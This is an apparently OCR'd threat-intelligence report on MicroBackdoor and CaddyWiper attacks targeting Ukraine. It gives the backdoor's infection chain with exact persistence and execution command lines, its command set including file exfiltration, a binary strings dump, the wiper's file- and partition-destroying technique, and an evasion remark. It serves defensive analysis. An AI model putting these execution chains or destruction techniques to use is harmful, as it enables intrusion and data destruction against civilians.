
Finally, the «desktop.ini» script is executed through Wscript.exe and triggers the in-memory decryption of the «MicroBackdoor» backdoor, publicly available on Github[234].

This script includes only 4 lines of code and has the unique functionality of passing «core.dll» to the regasm.exe utility, which allows you to load and run .NET *assemblies*.

Although the path to the regasm.exe executable uses a specific build version of the .NET framework («v4.0.30319»), hard written in the code, it is indeed a path compatible with all systems that have installed the latest version of the .NET framework v4.0 since at least 2011.

The first action of the backdoor will be to collect a set of information about the system and then try to register with the C2, whose address is hard written in the code. The agent embeds a public key to authenticate the server to which it connects. Once authenticated, the server and agent will agree on a random session key that will be used to encrypt end-to-end exchanges using RC4.

It will then try to send this information in the form of encrypted data in RC4 every 10 seconds and then query the server every 30 seconds to know the next command to execute.



```
sW..b.GetStartupInfoA.c.GetStartupInfoW...GetCommandLineA...GetD
riveTypeA...CreateFileW.9.FindFirstFileW..E.FindNextFileW...GetC
omputerNameW..g.MultiByteToWideChar...WideCharToMultiByte...Allo
cConsole.._.FreeConsole.................@\.q....MZ..............
........@.........................................!..L.!Th
is program cannot be run in DOS mode....$.........jl.h.b.h.b.h.b
...b.h.b.h.b.h.bjl.c.h.bjl.c.h.bjl.c.h.bRich.h.b...............
........PE..L....9.a...........!.....4...........5.......P......
...................................@........................
.C..H....a..................................................
..............................`.............................
.text....3.......4..................  ..`.data...@....P.......6..
............@....idata..t....`.......7..............@..@.conf...
.....p......0C..............@....reloc..............0I..........
....@..B........%.2X....<.u.n.n.a.m.e.d.>...<.u.n.k.n.o.w.n.>...
1.2.840.113549.1.1.1....id..info....ping....exit....upd.uninst..
exec....shell...flist...fget....fput....screenshot..HPxKUpQcMeeH
VqaqrPjo....xDxtlzOCjezNr...btTQcqKivFgyenJnYFpqd...pPfxunuNiIHj
hrcyppYOenysNvoKfVWky...mAjJolZwtHuYtNsbzITs....OZteGpproSPSrukS
BshqZ...bkynKeEazvipJM..skUPqTrDyFLQaGeiJunBrRlAUcW.cCPiQSggnCZS
XAM.aPDNMokIEBfOLunp....pamkxuPMpFqOBIeLhaMXAcEU....fwVlLjZpfCjJ
gjIM....lM..MmUQxJQhlZCwY...fsGPIgIkEPyrqfJUyfpyKumVjzhY....WEDg
....xADJMhlcMSb.TrOflJmzvbfGMeQXhhBE....KSBNIAYdp...QJyBEZbROyhN
rxhmASDCobTfQmLtqqMSG...qyS.smdqMasAo...rXbYCGYNKsNzTenHcYVaNgwi
CQ..NroQBgcAtE..uLqLbJOCAwDKLjqirBwXkABUVKHTuW..msvcrt.dll..spri
ntf.vsprintf...._vscprintf..ERROR: Unknown command..%s..%.s.|.%.
s.|.%.d.|.%.s.|.%.d.|.%.d.......{{{$%.8x}}}.....30D78F9B-C56E-47
2C-8A29-E9F27FD8C985....c.h.c.p. .6.5.0.0.1. .>. .N.U.L. .&. ...
....c.m.d...e.x.e. ./.C. .".%.s.%.s."....  *** ERROR: Timeout occ
ured....{{{#%.8x}}}.....D %s....\.*..................D. .%.s.....
0.x.%.I.6.4.x. .%.s.....IsWow64Process..kernel32.dll....SOFTWARE
\Microsoft\Cryptography.MachineGuid.%.2x....rundll32.exe....http
....socks...%s\Software\Microsoft\Windows\CurrentVersion\Interne
t Settings..ProxyServer.CONNECT %s:%d HTTP/1.0..................
```

Based on the code currently available on Github, the malware accepts the following commands:

- id
  - -Returns the agent ID to the server
- info
  - Returns the following information, separated by the character «|»:
    - *The name of the machine*
    - *The user's name*
    - *The process ID*
    - *The execution path*
    - *If the user is an administrator*
    - *The level of integrity of the process*
    - *ping*
  - Resends latency with the server
- exit
  - Triggers the end of the execution of the process
- upd
  - Uninstalls the current version and attempts to start a process from the received command line before exiting if successful
- uninst
  - -Removes persistence and exits
- Exec
  - -Creates a new process from the given command line by prefixing it with «cmd.exe /C»
- Shell
  - -Starts an interactive session. Although the command is present in the code, this feature is not implemented in the public version
- flist
  - -Returns a list of files in the specified folder
- fget
  - -Returns the specified file to the server
- fput
  - -Drops a file on the system

In addition to the original features of MicroBackdoor, a new command has been implemented by the attacker: «screenshot». This custom addition shows that it's a fork of the public version.

Moreover, the client appears to be the only component used in this campaign: no trace of the infection mechanism, the persistence mechanism or the packer have been found within the currently accessible project.

IMPACT


Although the addition of a command to take context and monitor the victim tends to indicate a desire for espionage, the backdoor can perform any action. It is therefore also possible, for example, to trigger a new wiper or deploy a virus to infect related machines, to gain control of as many civilian systems as possible and maximize the impact of a subsequent operation.

NOTE

The context of the lure used (i.e., «how to protect oneself in case of artillery fire») indicates that the campaign targets civilians, and according to the name of the file («dovidka») more precisely Ukrainian asylum seekers.

INFECTION SEQUENCE

MicroBackdoor infection sequence



Attachment 'dovidka.zip' is downloaded
contains
dovidka.chm
Launched by Microsoft's 'Help HTML' executable (hh.exe) by double clicking on it
execution triggers
ActiveX 'unsafe interaction' security warning
refused
allowed
Message box 'Error!'
Embedded 'file.htm' is run
show as decoy
drops
images/image.jpg
%PUBLIC%\ignit.vbs
is deleted after execution
is executed with
WScript.exe %PUBLIC%\ignit.vbs
drops
drops
drops
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Windows Prefetch.lNk
%PUBLIC%\Libraries\core.dll
%PUBLIC%\Favorites\desktop.ini
is executed at boot and runs
is executed with
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U %PUBLIC%\Libraries\core.dll
C:\Windows\System32\wscript.exe //B //E:vbs %PUBLIC%\Favorites\desktop.ini
runs
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U %PUBLIC%\Libraries\core.dll
unpacks and loads
MicroBackdoor

CADDYWIPER

SUMMARY

Researchers from the ESET team identified a new destructive virus (wiper) targeting Ukrainian systems on March 14, bringing to 3 the number of different strains publicly identified since the beginning of the conflict. The malware would have impacted «a few dozen systems» in a «limited number» of organisations. Like previous wiper , this program aims to destroy the user's files and render the system inoperable. To date, there is no cross-referencing in the code to link its perpetrators to previous attacks in a meaningful way.

The techniques used to obtain initial access are not yet known. However, the ESET report speaks of a situation close to that of HermeticWiper, mentioning especially the use of GPOs for deployment.

In addition, at least one signed version was found. The certificate used belongs to CA TrustAsia and appears to be used for testing purposes. Unlike the Certificate of the Hermetic family, this one expired on 29/01/2020, a little over two years ago. The objective behind this action is unclear; we suspect that this sample is not related to the March 14 campaign.

So far, no evidence has been found that this version was actually triggered on Ukrainian systems. The sample was retrieved from VirusTotal. It was posted anonymously from a Chinese IP address on March 16, which is also the date the sample was signed. This means that it was signed after the first salvo was reported, reinforcing the suspicion that this version is not related to the attackers. It is more likely that it was created and posted online by a security researcher wishing to see if a signed version had a better detection rate, or by someone who had an interest in bringing confusion to the analysis of this strain.

NOTE

No automated dissemination mechanisms (worms), vulnerability exploitation or persistence techniques were detected. However, this malware is compatible with deployment via HermeticWizard or another program with remote infection capabilities.

PROFILE

With a size of 9.2kb, this malware embeds only the bare minimum to achieve its goal. This allows him to have a very small footprint, giving little control to the detection of his malicious behaviour. This peculiarity seems to be one of the objectives of its creators, since all the functions it uses are dynamically retrieved from the libraries loaded by default when running a program.

In addition, character strings are all pushed into memory character by character (stack strings) making them difficult to exploit for detection purposes. On the other hand, there is no protection mechanism against reverse engineering or post-mortem analysis.

EXECUTION

Execution begins with detecting the role held by the machine to filter out the domain controllers, which the program spares. This detection is done through the *DsRoleGetPrimaryDomainInformation* function, which is also the only function imported by the malware when it loads. This is explained by the absence of the library on which it depends, netapi32, in the modules used by the system at the launch of a program. It cannot therefore be recovered dynamically.

NOTE

It is very easy to produce a variant without this feature. However, this is not necessarily desirable for attackers as it could increase the suspicious nature of the program. Indeed, the absence of strings or imports is a suspicious element for a lot of security solutions. However, it would be possible to artificially add such elements within the program, to offset the detrimental effect of this change on its reputation score.

The program then browses all the files contained in the C:\Users folder and changes their access rights to prevent the user from interacting with them. To do this, it installs a new discretionary access control list (DACL) for each of the files via *SetNamedSecurityInfoA*, to explicitly allow access only to the accounts of the «Administrators» and «Everyone» groups. As the access management mechanism operates on the «default deny» mode as soon as an access control is established, access is effectively restricted for the user whose rights are not explicitly defined.

In the event of an error caused by a lack of privilege, the program will try to modify its access token to grant itself the one that is missing: *SeTakeOwnershipPrivilege*. It then repeats the operation to apply the new access rights to the file.

If the change is made successfully, it will delete all or part of the file by overwriting up to 10Mib (about 10.5Mb) of its data with a buffer filled with zeros.

These two actions are then repeated for each of the files in each of the mounted volumes, this time starting from the root.

Without sufficient rights, the program ends here. Otherwise, it deletes the first 1920 bytes of the first 10 partitions; This area contains data that is critical to the proper functioning of the partition.[235]


NOTE

Partitions are destroyed in descending order (from number 9 to number 0), because changing the last one causes the system to crash.

System corruption is carried out through the IOCTL_DISK_SET_DRIVE_LAYOUT_EX command passed to the DeviceIoControl function, the legitimate use of which makes it possible to partition a disk. Here it is used to overwrite the first 1920 bytes of each partition with zeros.


It is important to note that the system is rendered inoperable even if the malware failed to corrupt the partitions. Since several configuration files are made inaccessible during program execution, the user's session can no longer be started. In such a case, Windows loads the context of a temporary user, without access to the impacted data.

The system cannot restart after formatting partitions



```
FATAL: INT18: BOOT FAILURE
_
```

Even if CaddyWiper is not run in a privileged context, the user will no longer have access to his data




We can't sign in to your account


We can't sign in to your account

This problem can often be fixed by signing out of your account, then signing back in.
If you don't sign out now, any files that you create or changes that you make will be lost.

CaddyWiper execution sequence



CaddyWiper: Details of file operations


Walks the folder
Next node
Nothing left
Return
failure
Tries to apply the new DACL by giving only access to the 'Administrators' and 'Everyone' groups
failure
failure
Tries to enable 'SeTakeOwnershipPrivilege'
failure
success
Adds 'Everyone' to the DACL
success
success
Adds 'Administrators' to the DACL
success
Overwrites the first 10MiB if the walked node is a file

DOUBLEZERO


CONTEXT

